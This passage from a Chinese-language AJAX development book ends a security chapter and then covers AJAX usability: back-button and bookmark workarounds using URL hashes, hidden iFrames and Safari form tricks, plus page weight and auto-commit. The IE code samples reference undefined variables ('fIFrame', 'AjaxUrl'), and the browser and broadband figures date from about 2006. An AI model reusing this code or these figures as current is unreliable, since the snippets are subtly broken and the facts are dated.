护Web应用。网络防火墙处理标准的网络通信流量，而应用防火墙考虑的是特定类型的网络通信流量，例如HTTP。应用防火墙实际上使用HTTP，因此它们可以分析HTTP会话中的内容，并能阻止特定事情的发生。应用防火墙可以用来检查查询字符串或者POST请求中的奇怪参数，并且常常能够阻止XSS和SQL注入攻击Web服务器。需要比网络防火墙提供更多安全功能的网站建议使用应用防火墙，而且市场上有很多很好的产品。对于处理诸如信用卡和银行信息等敏感信息的组织应该建立一个多层次的安全系统。

7.11　小结

阅读了本章以后，你对发送给服务器和从服务器发送来的不同格式的数据应该有了一个很深的认识了。特别是，我们可以选择Web服务、XML-RPC和REST方法。使用其中任何一种技术都高度依赖于AJAX应用环境的部署。而且，现在我们可以自由选择多种跨域AJAX的方法，使用URL片段标识符、Flash影片、或者是注入的JavaScript。

此外，我们还介绍了一些重要的安全考虑，这些都是建立支持AJAX技术的应用时需要认真考虑的安全问题。特别是，尽管使用基于AJAX的应用架构没有产生新的攻击类型，但是本质上正在扩大的攻击面为潜在攻击者提供了更多的可乘之机。类似的，严格依赖客户端上的业务逻辑，是一种不好的决定，因为攻击者能够肆无忌惮地访问客户端代码，使得它们能够绕过服务器端的安全校验，例如，服务器端可能没有同时出现数据校验代码。

7.12　资源

http://www-128.ibm.com/developerworks/library/specification/ws-rm/。

http://www.owasp.org/。

http://seclists.org/lists/fulldisclosure/2006/Apr/0823.html。

http://sec.drorshalev.com/dev/xss/xssTricks.htm。

http://www.cgisecurity.com/articles/xss-faq.shtml。

http://www.cert.org/tech_tips/cgi_metacharacters.html。

http://www.owasp.org/documentation/topten/a4.html。

存储过程：http://www.onjava.com/pub/a/onjava/2003/08/13/stored_procedures.html。

第8章 AJAX可用性

新技术就像一把双刃剑。从传统的Web应用到AJAX应用，整个世界范围内发生着空前而又快速的转变。AJAX专题的相关文献迅速增加，用来辅助和简化开发的开源库和商业化的AJAX产品也数以百计地增长，这些都证明了AJAX正在快速地发展着。在开发者的工具世界中，我们已经看到AJAX资源的不断增加和成熟。对于AJAX开发，微软公司有ASP.NET AJAX，Sun公司有Netbeans和Java Studio Creator工具。XHR正在改变我们设计和创建Web软件的方式，而且在我们开始使用XHR解决旧的可用性问题时，如果在不知不觉中创建一些新的问题，请不必大惊小怪。本章会介绍和AJAX相关的一些关键的可用性问题，以及如何在企业级应用中处理这些问题。

软件界面的可用性由以下五部分组成：

- **易学性**——用户第一次访问应用时，在没有特殊培训或者外部协助的前提下能够正确使用应用吗？
- **易记性**——用户在下一次使用时，仍然能够记得如何使用应用吗？
- **有效性**——使用的设计元素是一致且可预知的吗？用户能够轻松地使用应用，理解将会发生什么，以及执行有目的的操作吗？
- **高效性**——用户能够找到他们需要的东西，以及快速达成他们的目的吗？
- **满意性**——用户使用应用后能够有很好的感觉吗？他们愿意再次使用吗？他们认为应用完全能够达成他们的目的吗？

构建富交互性的软件确实可以帮助提高界面的易记性和高效性，也符合具有较少的设计约束能够增强易学性的逻辑。然而，具有新型的建筑材料不一定能够保证得到一个很好的建筑物。我们还需要了解一些常见的缺陷和一些能够战胜不良设计的方法。本章与下一章（用户界面模式）提供了一些工具，这些工具可以用于设计不仅具有易记性和高效性，而且还具有可访问性和满意度的AJAX应用。

8.1 常见问题

在解释了AJAX能为Web应用实现哪些功能（线程、数据流通和添加功能强大的新UI模式）之后，我们知道AJAX并不是一颗银弹。它虽然可以极大地改进可用性，但是对于想要在企业级环境中使用这项技术的开发者，同样也带来了一些新的挑战。本节将会介绍在AJAX开发中可能遇到的问题，以及如何避免或者克服这些难题。

8.1.1　后退按钮和书签

由于Web浏览器的原因，后退按钮变成了新的撤销功能。研究人员发现，后退按钮占Web浏览器上40%的点击总数[①]。尽管用户越来越习惯于一直在Web浏览器上点击后退按钮，但是随着Web应用变得越来越复杂，并且基于异步通信层面之上构建应用，这种使用模式已经被有效地打破。后退按钮的设计思想已经开始影响桌面应用领域。由于这项功能适用于AJAX应用，在考察后退按钮功能的过程中出现了两个存在内在联系的问题：在AJAX应用中，我们常常发现后退按钮和浏览器的书签功能都无法再正常工作了。对于这些问题存在共同的起因和解决方案。

1．后退按钮发生了什么问题

在应用中实现AJAX的开发者很快地发现，本地的浏览器控制按钮（后退、前进、书签和刷新）都无法在新的Web应用模型中正常工作。这是因为AJAX页面是使用数据片段（随着时间的推移）的方式装配而成，浏览器的导航仅仅关注初始步骤（初始页面加载）。本质上讲，所有AJAX页面可以理解成一个开始页面附加一个或者多个对DOM的改变。

从一个Web开发者的角度讲，这个问题包含三部分内容：

- 在AJAX应用中点击后退按钮；
- 在AJAX应用中点击前进按钮；
- 把由AJAX构建的页面添加到书签中。

AJAX既不改变URL，也不更新浏览器的导航，而是使用超链接的状态改变（state-changing）。一个按钮能够让用户登录到网站新的区域中，或者是将一些内容加载到可视化区域中，这就是状态改变链接的一个例子。实际上，点击按钮改变了用户的应用状态，但是由于这个过程延伸到了很多较小的活动阶段中，所以很难被引用或者定义为书签。在这里违反了传统的使用习惯，一般传统做法是一个超链接引用到一个资源或者文档。当用户在一个应用中点击了AJAX导航控制按钮时，这个变化并没有被存储到浏览器的导航日志中。当用户点击后退按钮时，他们希望将Web页面转换到前一个状态（就像撤销操作一样），他们很惊奇地发现浏览器重新加载了存放于浏览器历史中先前的一个页面，并没有显示所需要的页面。类似地，点击前进按钮也不能再现前面已经实现过的AJAX行为。现在，用户变得迷失了方向，很困惑，很沮丧，或者3种感觉都同时存在。

使用浏览器的导航时，为了看到用户期望的操作和实际发生的操作之间的断层，我们可以查看下图。图8-1显示了用户点击后退按钮时实际发生的操作。

(1) 用户使用了一个普通的超链接进入AJAX应用的开始页面。

(2) 用户使用了一个AJAX按钮或者链接，引起页面以某种方式被更新。

(3) 用户点击了后退按钮，期望回到前一个状态，但是却退回到了进入AJAX应用之前访问的Web页面。

图8-2显示了用户期望在AJAX应用中获得的结果。

---

① 参见Cockburn et al. “Pushing Back: Evaluating a New Behavior for the Back and Forward Buttons in WebBrowsers,” 2002。




图8-1 AJAX如何破坏后退按钮




图8-2 修复后退按钮

(1) 用户使用了一个普通的超链接进入AJAX应用的开始页面。

(2) 用户使用了一个AJAX按钮或者链接，引起页面以某种方式被更新。

(3) 用户点击了后退按钮，并回到了前一个状态。

书签功能也存在类似的问题。当使用浏览器的书签功能时，浏览器只会保存地址栏当前的URL内容。在AJAX应用中，当用户使用书签功能并且尝试加载这个书签的内容时，浏览器将加载用户进入应用时的页面。

2. 浏览器历史中应该存放什么内容

在应用中通常不缺少使用AJAX的场景，但是很快应用就会由于包含很多异步回调函数而变得负荷过重，这些异步回调函数用来将多个小部件（widget）连接在一起，或在很多场景中加载实时内容。用户的每个行为都应该被存放在浏览器历史中吗？用户会认为这个功能有用，或者会认为这种功能会造成一种障碍吗？

如果我们想要在应用中实现一个真正的撤销功能，我们不仅要存储页面的基本信息，还要存储流程中返回所有行为必需的每一个步骤——我们可以把这个过程想象成数据库的事务日志（transaction log）。如果想要实现这个功能，我们可以使用事务日志技术，但是页面状态可能需要链接到一个包含这些行为的数据源，以及需要反向撤销的所有业务逻辑。

作为一般性规则，如果页面状态为应用提供了重要的和固定的引用点，我们只需要将它存储在浏览器历史中。所谓重要，我们是指用户可以轻松地重复产生这种页面状态的动作，并且这种动作改变了应用的状态。所谓固定，我们是指状态可以持久不变化，并且可以被标记为未来某个时刻用户交互的逻辑起始点。以一个CRM应用作为例子，非固定状态可以是一个特定顾客的视图——因为这个顾客可以被删除或修改。而固定状态可以是顾客列表，因为我们确信应用不可能删除整个顾客列表。

需要添加到浏览器历史的内容如下：

- 链接到主要应用导航的页面；
- 应用功能的所有入口点（顾客和产品列表、搜索屏幕，等等）；
- 长期不变的内容视图。

不需要添加的内容如下：

- 对页面内容次要的或者不重要的更新；
- 其他非长期不变的应用状态；
- 不是用户发起的DOM更新。

如果我们还有什么不确定的内容，可以询问目标用户他们想将什么内容添加为标签。除了挖掘应用需求之外，我们也许还会被用户告知的内容感到吃惊。

3. 解决方案

这个问题并没有完美的解决方案，但是存在一个相对较好的方案。这个解决方案取决于对稍微复杂的JavaScript技术的掌控能力来维持浏览器导航的基本功能，你可能会选择一个高水平的解决方案，因为它能够提供后退/前进/添加书签的替代方案，而不是一味地尝试“修复”浏览器自身的问题。

不论选择什么样的技术，我们必须牢记用户就是用户，并且如果用户点击后退按钮，丢失了一个小时有价值的工作，我们可以确信将会听到用户对我们的编程技巧的抱怨。

● *技术1：散列方法*

散列方法能够很好地解决基于IE和Mozilla浏览器中添加书签的问题。遗憾的是，对于基于Mozilla的浏览器，这种方法只能解决后退按钮的问题。IE需要额外的逻辑，我们将会在本章后面的iFrame方法（iFrame Method）中介绍。

这个解决方案基于这样一种思想：我们应该构建一个URL，这个URL不仅用来描述起始页面，还用来描述重要的DOM操作。所谓重要是指无论用户在页面上做了什么操作（例如，移动到网站的另一个区域中），常识告诉我们应该将这些内容保存到浏览器历史中。

这种方法的一个例子是，如果有一个AJAX应用包含一个单一的内容（我们称之为MyContentArea，如图8-3所示），在初始页面加载完成后通过AJAX发生改变。根据一般推测，定义一个用来描述页面和MyContentArea中所包含数据的查询字符串参数是比较容易的。

```
myajaxapp.php?MyContentArea=content.txt
```

遗憾的是，在不引起页面加载的前提下，我们是无法修改浏览器地址栏中绝对URL地址的，除非使用散列符号（#）定义了锚（anchor）的位置：

```
myajaxapp.php#content.txt
```

图8-3 基于单一AJAX内容区域的Web页面

在HTML中，使用散列符号可以识别文档内部的链接。这种方法可以通知浏览器在目标文档中扫描和散列文本相匹配的<A>标签，并且将页面滑动到这个位置。如果没有找到相应的<A>标签，浏览器不执行任何操作。对AJAX开发者来说有这么一个好消息，即在Firefox中每次调用一个新散列时，浏览器历史中都会添加一条记录。在按下后退按钮之后，我们可以使用JavaScript编程式读入散列内容，同时使用存储在散列结构中的信息重新创建前一个“状态”。

通过调用window.location.hash，你可以在JavaScript中读取和设置查询字符串的散列值：

```
window.location.hash = "content.txt";
```

现在，地址栏会读入“myajaxapp.php#content.txt”。

为了读取散列值，并将这个值转换成AJAX指令，我们需要创建一个表示当前状态的全局变量，并需要编写一个简短的函数来测试当前状态和地址栏是否同步。

```
var GlobalHashLocation = "";

function constructStateFromURL() {
  var sHash = window.location.hash.replace('#', '');
  if (GlobalHashLocation != sHash) {
    // 当前的散列内容和全局变量不匹配，因此发起AJAX调用为这个散列值加载相应内容
    if (sHash.length > 0)
      ajaxGrabResponse(sHash, displayResults);
  }
}
```

在ajaxGrabResponse函数中，我们需要更新GlobalHashLocation与URL中的散列符号。

```
function ajaxGrabResponse(sAjaxUrl, fCallback) {
  // 将GlobalHashLocation变量设置为当前散列值
  GlobalHashLocation = sAjaxUrl;
  // 设置实际页面散列值为当前页面状态——仅在Mozilla中正常工作
  // 对于IE中的标签问题同样有用。
  window.location.hash = GlobalHashLocation;
  // 开始从服务器请求更新
```

```
    var xhr = new entAjax.HttpRequest();
    xhr.responseType = "text";
    xhr.handler = sAjaxUrl;
    xhr.completeCallback = fCallback;
    xhr.get();
}
```

当用户单击后退按钮时，出现前一个散列值，页面本身没有改变。因此，为了确信后退按钮已经按下，我们需要周期性地检查window.location.hash字符串，观察它是否发生变化（例如，每隔100毫秒）。完成这项工作的最佳方法是使用JavaScript设置一个定时器。我们可以在onload事件中对它初始化，然后使用刚刚创建的constructStateFromURL()函数来完成这一工作。

```
<body onload="setInterval(constructStateFromURL, 100);">
```

这种方法附带了额外的优点，同时解决了添加书签的问题。当页面和查询字符串中的#content.txt一起加载时，正确的内容将会加载到MyContentArea中。

正如上文讨论的，这个方法轻松地解决了Mozilla中的问题，并且解决了IE添加书签的问题，但是在IE中还需要做更进一步的工作来修复后退按钮。原因是IE 6和IE 7不会把对散列的改变添加到浏览器历史中。

● *技术2：iFrame方法*

由于IE并不把散列的改变放入浏览器历史中，因此我们在排他性地使用散列方法时，这项技术只是一种不完整的解决方案[①]。添加书签仍然能够正常工作，另一个难题是需要修复后退按钮。注意，如果我们的目标是对两个问题提供一个完整的解决方案，那么散列方法和iFrame方法需要一起使用。

由于改变Web页面中iFrame的URL会更新IE中的浏览器历史，所以我们可以通过强制一个隐藏的iFrame（见图8-4）加载新的页面来简单地使用这个iFrame将URL（以及散列）存储在浏览器历史中。每次我们改变查询字符串中的散列时，我们还需要改变iFrame的URL。

图8-4　在IE中使用iFrame修复问题

① 这里的排他性是指只考虑Firefox浏览器，而不考虑其他的浏览器。——译者注

我们可以使用JavaScript在iFrame内部生成一个页面，不需要让iFrame加载一个外部Web页面。不过，为了简单起见，我们还是使用了一个外部Web页面。

遗憾的是，事实上并没有想像的那么简单。由于IE并不会将散列信息保存到浏览器历史中，我们需要将散列本身存储在iFrame中。最好的方法是在iFrame中加载一个动态的Web页面，它会根据需要返回散列。在这个例子中，我们将其命名为iebbfix.php。因为页面的某些部分需要动态的创建，所以它必须是一个动态页面（这就是我们为什么使用PHP的原因），我们将在下文中详细讨论。

在Web页面<body>的某些位置，你可以看到：

```
<iframe id="IEFrame" src="iebbfix.php" style="display:
none;"></iframe>

<button onclick="ajaxGrabResponse('a.txt',
displayResults);">Change Content to a.txt</button>
```

为了获得后退按钮已经按下的信息，我们需要iFrame提供当前的散列值。如果已经按下后退按钮，散列值将发生改变，此时我们知道需要执行对页面状态的更新。我们可以通过检验iFrame的URL来完成这项工作，但是这项技术也有它自身的缺点。最好的方法是在iebbfix.php中创建一个JavaScript函数，用来返回需要的散列值。

```
<script type="text/javascript">
function getHash() {
  // 以下代码从查询字符串参数获取的信息中动态构建
  // 返回的值是父页面设置的散列值
  return '#content.txt';
}
</script>
```

回顾之前实现的constructStateFromURL()函数，我们可以使用它来检验包含在iFrame中的getHash()函数：

```
var GlobalHashLocation = '';
function constructStateFromURL()
{
  var dIFrame = document.frames['IEFrame'];
  if ((entAjax.IE) && (GlobalHashLocation !=
dIFrame.getHash())) {
    if (dIFrame.getLocation().length > 0)
      ajaxGrabResponse(fIFrame.getHash(), displayResults);
  }
  var sHash = window.location.hash.replace('#', '');
  if (GlobalHashLocation != sHash) {
    if (sHash.length > 0)
      ajaxGrabResponse(sHash, displayResults);
  }
}
```

我们需要对ajaxGrabResponse做一些调整，其中包括对iFrame中iebbfix.php的更新。这里，我们将散列作为一个查询字符串参数来发送。

```
function ajaxGrabResponse(sAjaxUrl, fCallback) {
  GlobalHashLocation = AjaxUrl;
  window.location.hash = GlobalHashLocation;
  // 检查是否是IE浏览器，如果是，把散列添加到iFrame的URL查询字符串中。
  if (entAjax.IE)
    $('IEFrame').setAttribute('src',
'iebbfix.php?hash='+GlobalHashLocation);
  // 开始执行AJAX回调函数
  var xhr = new entAjax.HttpRequest();
  xhr.responseType = "text";
  xhr.handler = sAjaxUrl;
  xhr.completeCallback = fCallback;
  xhr.get();
}
```

● 技术3：不要把AJAX用于导航

关于AJAX有很多争论，他们认为AJAX不适合主要的导航，例如，在一个Web应用中，从页面到页面之间的导航，以及添加书签。通过明智地限制AJAX的使用范围，只用AJAX来规划非常有利于用户的功能，我们成功地避免了导航带来的大部分问题。其他的好处还包括，对需要和服务器进行频繁快速通信来获取少量数据的区域，我们可以实现微量更新（micro-update）。通过允许浏览器完成它所设计完成的工作，我们可以避免打破原有规则并且修复打破规则所带来的问题。

● 解决Safari的问题

尽管Safari还占有一个较小的市场份额，但是这些解决方案对于Safari用户仍然无济于事。有一些成功解决方案，这些解决方案使用散列方法和一些复杂的JavaScript支持一种伪历史对象（pseudo history object），和我们在IE和Mozilla上的做法相似。添加书签远比保持后退按钮的行为简单，因为URL散列至少可以与JavaScript一起被读取和写入，页面也能够采用类似的方法构建。然而，苛刻的缺陷一直跟随着Safari阵营，例如由当前技术造成的浏览器锁定和非期望的页面刷新。苹果公司（Safari浏览器制造商）很有可能，并且确实可能会提供更加优雅的解决方案，但是到目前为止，他们依旧拒绝对产品路线图问题发表评论。

同时，有两个问题阻止了散列或者片段标识符历史在Safari中的实现。第一个问题是Safari通常不会将一个改变的片段标识符添加到历史中，除非改变是通过用户点击链接发起的。

例如，用户点击下面的超链接确实能够在Safari的历史中添加一个记录。

```
<a href="#foo">click here</a>
```

然而，下面的JavaScript将只会替换当前历史项，而不会添加一个记录。

```
window.location.href="#foo";
```

例如，如果一个用户正在浏览"index.html"，接着点击了一个能把他们带到"index.html#start"的链接，此时他被一个JavaScript调用带到了"index.html#foo"位置。接着，他可以调用一个把他带到"index.html#end"位置的链接。如果用户接着重复单击后退按钮，他会在地址栏看到下列顺序项："index.html#end"，"index.html#foo"和"index.html"。"index.html#start"这个记录丢失了，因为"index.html#foo"的脚本改变覆盖了这条记录。

另一个相关问题是，当用户点击了后退按钮之后，Safari并不会报告location.hash的正确值。相反，它会报告单击后退按钮之前的location.hash值。例如，如果用户在"index.html#one"位置单击了到"index.html#two"位置的链接，接着单击了后退按钮，location.hash的值仍然是"#two"（尽管地址栏显示的是"index.html#one"）。

iFrame工作区（用在IE中）无法用来解决这些问题，因为Safari实际上并不为发生在框架中的页面改变创建历史记录。

好在我们可以通过将一个表单提交到有可能被加载的片段标识符中的方式来解决散列问题：

```
<form name="x" method="GET"></form>
<script type="text/javascript">
function goTo(fragment_identifier) {
     document.forms.x.action = fragment_identifier;
     document.forms.x.submit();
}
goTo("#foo");
</script>
```

这个行为可以通过脚本执行，并且总是为Safari的历史添加一个记录。这种工作方式最显著的缺点是，如果页面的URL中存在任意参数，这种方式将无法正常工作。例如，如果将这个例子应用到一个页面上，这个页面的URL是：

```
index.html?lorum=ipsum
```

Safari尝试加载

```
index.html#foo
```

第二个问题不是很容易解决。当按下后退按钮时，我们发现表示Safari实际变化的唯一的脚本变量是document.body.scrollTop。为了使用这个变量，我们需要阻止用户控制它。通过将"overflow:hidden;"样式应用到document.body，同时添加一些脚本在拖曳事件过程中维护正确的scrollTop值。

实际的页面将基于“position: fixed;width:100%;height:100%;top:0px;left:0px;border:0px;”样式加载到iFrame中。Safari支持“position:fixed”样式，这种样式防止了iFrame随着父页面滚动而移动，允许iFrame在任何时刻都完整地填充浏览器窗口。

在需要对片段标识符进行改变的任意时刻，首先，我们会在页面中一个唯一特定的垂直位置[使用一个绝对定位的DIV和间隔图片（spacer）<img>]动态创建一个，我们把这个垂直位置存储起来供将来的查询使用。接着，我们将一个表单提交到这个片段标识符（与第一个问题的工作区中的描述一样）。这个过程会在Safari的历史中添加一条记录，在用户返回到那条记录的任意时刻（通过点击后退），Safari会返回到那个<a>标签。我们编写的脚本通过监控document.body.scrollTop可以检测到这个片段标识符，通过在<a>垂直位置列表中查找document.body.scrollTop能够找到用户返回的片段标识符名称。（一个height=100%的间隔图片<img>会被添加到底部锚（anchor）的末尾，从而scrollTop能够用来在页面的最后一个“屏幕”中找到<a>的位置。）

直到用户离开页面转入其他网站之前，这些功能都能够出色完成工作。如果他们单击后退返回到这个页面，所有的<a>标签和准确确定正确location.hash的能力都会一起都丢失。通过持有一个隐藏的<textarea>或者<input type=HIDDEN>来更新这些信息，我们可以解决这个问题。如果用户离开页面，接着返回，这个信息在他返回时会从<textarea>缓存的数据中重新加载。

8.1.2　页面大小

页面大小（page weight）是一个反映用户下载页面（包括所有的图像、文本和附加文件）所需时间的不精确指示器（loose indicator），反映了与Web页面一起下载的数据的千字节数。当我们说到Web应用的页面大小时，实际上是指页面等待时间和最终的可用性。计算页面大小非常简单，只需将页面所有下载资源的大小加起来即可。它可以指示用户需要等待多久来下载完页面。例如：

- Web页面大小——10KB；
- JavaScript附加文件——15KB；
- 所有图像大小——7KB；
- 页面大小总和——32KB；
- 使用56-K调制解调器的平均下载时间——5.3秒（每秒6KB）；
- 使用DSL连接——1.0秒（每秒30KB）。

最近的调查表明，2006年美国家庭高速宽带的用户数占全部网络用户数的比例超过了50%[①]。在加拿大，这个数字更高（接近80%）。这是由上一年的50%增加到的数字，并且增长趋势保持稳定。然而，尽管几乎每天上网，一些用户仍旧坚持使用老式的56-K（或更慢的）调制解调器。在工作场所，宽带几乎占到了所有用户的80%[②]。不过，页面大小仍旧是开发者需要认真考虑的问题。如果20%~40%的用户不能快速的下载一个页面，这将严重影响Web网站的使用范围。不过，我们可以制定这样一个重要的假设：页面大小直接影响可用性。我们可以直观的感觉到在极端情况下这个假设是正确的，但是，页面大小是多大时才会影响可用性？AJAX能够改善这方面的问题吗？还是让问题变得更糟糕？

1．页面大小是问题吗？

向Web应用中添加大量富AJAX功能的常见顾虑是，这些功能是否影响页面的性能和下载时间。这个顾虑潜在的问题是，它将如何影响用户体验。研究显示AJAX功能性存在三个和性能相关的问题，这三个问题影响用户的大致顺序如下：

(1) 任务复杂度

(2) 抖动（Jitter）（延时的变化性）

(3) 等待时间

为了了解为什么过大的页面大小会造成问题，我们需要知道延时（latency）和吞吐量（throughput）。延时描述了从发起一个请求直到接收到关于这一请求的响应所花费的时间。在Web

① 参见http://www.pewinternet.org/pdfs/PIP_Broadband_trends2006.pdf。

② 美国因特网调查机构Pew Internet & American Life Project未公开发布的数据，2006年1月。

中，这是一个数据包的往返时间，单位是毫秒。吞吐量是指在一定时间内，能够在浏览器与服务器之间传送的数据量。数据和水相似，管道越大，能够从A点移动到B点的数据就越多。

过度地向应用添加AJAX组件，将导致浏览器中所有应用的内存使用量迅速膨胀。使用流行的框架（例如Dojo）以及所有相关的JavaScript文件、HTML和CSS会让得页面迅速增加70KB的大小，甚至更大。这对于一个使用拨号连接的用户来说，意味着需要15秒或者更长的下载时间。将未经优化的JavaScript包含到页面中，将使得这一数字迅速增加。一些流行的商业AJAX组件的大小通常是500 KB，甚至更大。

当前研究表明，如果Web页面在10～12秒之内无法加载完成，用户很有可能放弃再次访问[①]。另一份研究显示，尽管在10秒的延迟后用户开始产生负面的感觉，但是随着会话进行到最后，这种沮丧的感觉的阈值会降低到4秒[②]。这就是说，用户和Web网站的交互越慢，用户会越来越感到失落。IBM在1968年的一个研究[③]表明，如果等待时间不足1秒，用户不会产生负面印象。这个研究还发现，4秒之后，用户的注意力开始分散。这些调查的共同之处（所有的情况都是相同的）在于，随着下载时间的延长，用户的挫折感在增加。然而，一些研究表明，与抖动（延时的变化性）和任务的复杂度等因素相比，用户对速度的主观估量对等待时间长短的影响较小[④]。实际上，成功地完成任务对可察觉的网站速度的影响大于改善下载时间所产生的影响。

Jared Spool在一个对用户界面工程（User Interface Engineering）的研究[⑤]中检查了可察觉的网站速度，研究发现：用户始终认为Amazon.com比About.com的速度要快，尽管Amazon.com事实上比较慢，需要很长的时间下载。研究发现由于具有较好的用户界面和内容组织，Amazon.com网站具有很高的成功完成任务比例，这影响了对Web网站速度的察觉。

关于用户界面延时的问题，在Teal和Rudnicky的一份研究中指出对响应时间的可预测性（或者缺少可预测性）也能够影响用户的挫折感[⑥]。延时的变化性也称为抖动（jitter）。用户不会被动地等待一个Web网站的加载，而是在延迟时间组织自己的行为，尝试预料下一步应用会做什么，并且计划下一步该做什么。这个发现从我们自身体验中得到验证。例如，Windows中让人气恼的一个事情是，文件复制和其他硬盘操作事务过程中出现的非线性时间进度栏。不知道任务何时会完成比延迟本身更容易让人产生挫折感。想象一下这种情况在Web应用中重复出现多次会是什么感觉。若用户对预测的需求变成泡影，抖动就会对用户的体验产生微妙的影响。

2. 处理问题

改善任何应用的可用性通常包括制定折中的解决方案。类似其他任何应用的开发方法，AJAX

---

① Hozmeier, J. *System Response Time and User Satisfaction: An Experimental Study of Browser-Based Applications*, 2000.

② Bhatti, Nina, Anna Bouch, and Allan Kuchinsky. "Integrating User-Perceived Quality into Web Server Design," 9th International World Wide Web Conference, May 2000.

③ Miller, R.B. "Response Time in Man-Computer Conversational Transactions," Proceedings of the AFIPS Fall Joint Computer Conference, 1968.

④ Selvidge P. "How Long is Too Long to Wait for a Website to Load?" *Usability News*, 1999 1.2.

⑤ Spool, Jared M. An Interview with Jared Spool of User Interface Engineering, conducted by John Rhodes for WebWord, 2001.

⑥ Teal, S.L. and A.I. Rudnicky. "A Performance Model of System Delay and User Strategy Selection," Proc. CHI '92 pp.295-305, 1992.

从根本上讲是资源和可用性之间的权衡的一种选择。无论何时我们想要添加一个功能，相对于页面大小增加所带来的成本，我们很有必要更多地去考虑这个功能所带来的好处。天下没有免费的午餐，这种权衡的过程是要付出代价的。如果我们的用户可以接受较长的初始化下载时间，AJAX肯定会比以前提供更加丰富的响应。在下一节的内容中，我们将会学到优化用户体验和减小页面大小影响的新方法。

- 比起页面大小来要优先考虑界面可用性

Spool对Amazon.com和About.com的研究表明，用户测量应用的速度时，更加关心任务的复杂度，而不是下载时间。这对AJAX来说是个好消息，因为减小任务复杂度是它所擅长的事情之一。通过消除Web应用正常关联的不同屏幕之间的往返跳动，或者弹簧式的振动（pogosticking），我们可以使用AJAX来减少任务中的步骤。对Amazon.com的研究表明，我们可以通过提高用户界面的质量来弥补页面大小较大所带来的不足。这对应用的可察觉的速度而言，具有积极正面的影响。

HTTP请求的类型并不一定会影响到延时。在两个固定位置之间发生的会话，延时抖动往往维持较小状态，然而，请求的总延时将受到下列因素的影响：响应的大小以及接收到数据后将要实现的具体处理。AJAX的优点是请求通常是异步发送的，这就是说，即使浏览器正在等待服务器发出的请求，用户还是可以持续和应用进行交互。

在AJAX技术的世界中，如果我们设计的应用达到或超出了用户的期望，页面大小的问题就可以得到改善。

- 利用缓存

在第5章已经讨论过，把JavaScript移出主HTML页面，移到外部JS文件（包含在页面的首部标签中）后，我们可以获得性能的提升。这是因为对于这些外部文件的处理方式和图片相同，在再次下载JavaScript之前，浏览器会检查缓存控制标记。

- 减少文件数量

有大量的JavaScript和CSS文件需要下载，和有大量的JavaScript和CSS代码需要下载同样糟糕。最好的办法是将所有的外部JavaScript文件合并到一个文件中，这个文件比起多个独立文件的请求和下载速度要快。对于CSS样式表和其他外部资源我们需要采用同样的方式进行处理。

- 优化JavaScript

在第5章同时还讨论了经过优化的（和混淆）JavaScript的好处。通过移除空格、移除注释以及简化变量名称，我们可以极大地减小代码的大小——有时会多达50%。

- 以gZIP的方式压缩JavaScript和CSS

到目前为止，减小页面大小的最好方法是在服务器层面上（在Apache上使用mod_gzip，在IIS上使用ZipEnable或者HTTPZip工具）压缩网站上的所有内容。IE基于Mozilla的浏览器，Opera和Safari都支持gZip压缩，因此要尽可能的使用gZip压缩。通过这种方式，下载时间会得到极大的改善。

8.1.3　自动提交

AJAX具有一个优点，允许客户端和服务器端的数据模型实时同步。使用AJAX，我们可以向

数据库提交更改内容，而不需要刷新页面。用户在他们的Web页面看到的还是当前的数据，这个功能对于各类不需要多级撤销功能应用是很有用的。然而，对于一个在线电子表格应用来说，这个功能却并不理想，在这类应用中，如果采用了这种功能，用户可能出现了一个错误，这个错误将迅速影响到企业的其他领域。

1．提交，还是不提交

接受（acceptance）是这样一个过程，它提示用户确认想要执行一个永久性的更改。传统的Web应用默认使用接受。我们几乎看不到一个Web表单自动提交——这个过程需要用户单击提交按钮。用户期望能够跟Web应用进行交互，避免发生在不自觉的状态下造成潜在的灾难性的更改。在AJAX开发中，我们可以轻易地举出缺少接受或者撤销的例子，所以开发者需要考虑如何避免用户在非自愿的状态下做出更改。

2．经验法则

接受可以以一个确认对话框的形式出现，或者甚至是一个简单的保存按钮。尽管我们不想麻烦用户执行额外的单击和操作步骤，但是和复杂的形式相比，我们应该优先考虑避免对数据造成不自愿的损坏。我们应该尽量采纳这个原则，对所有永久更改都使用接受。

- *清楚地标注出永久性的动作*

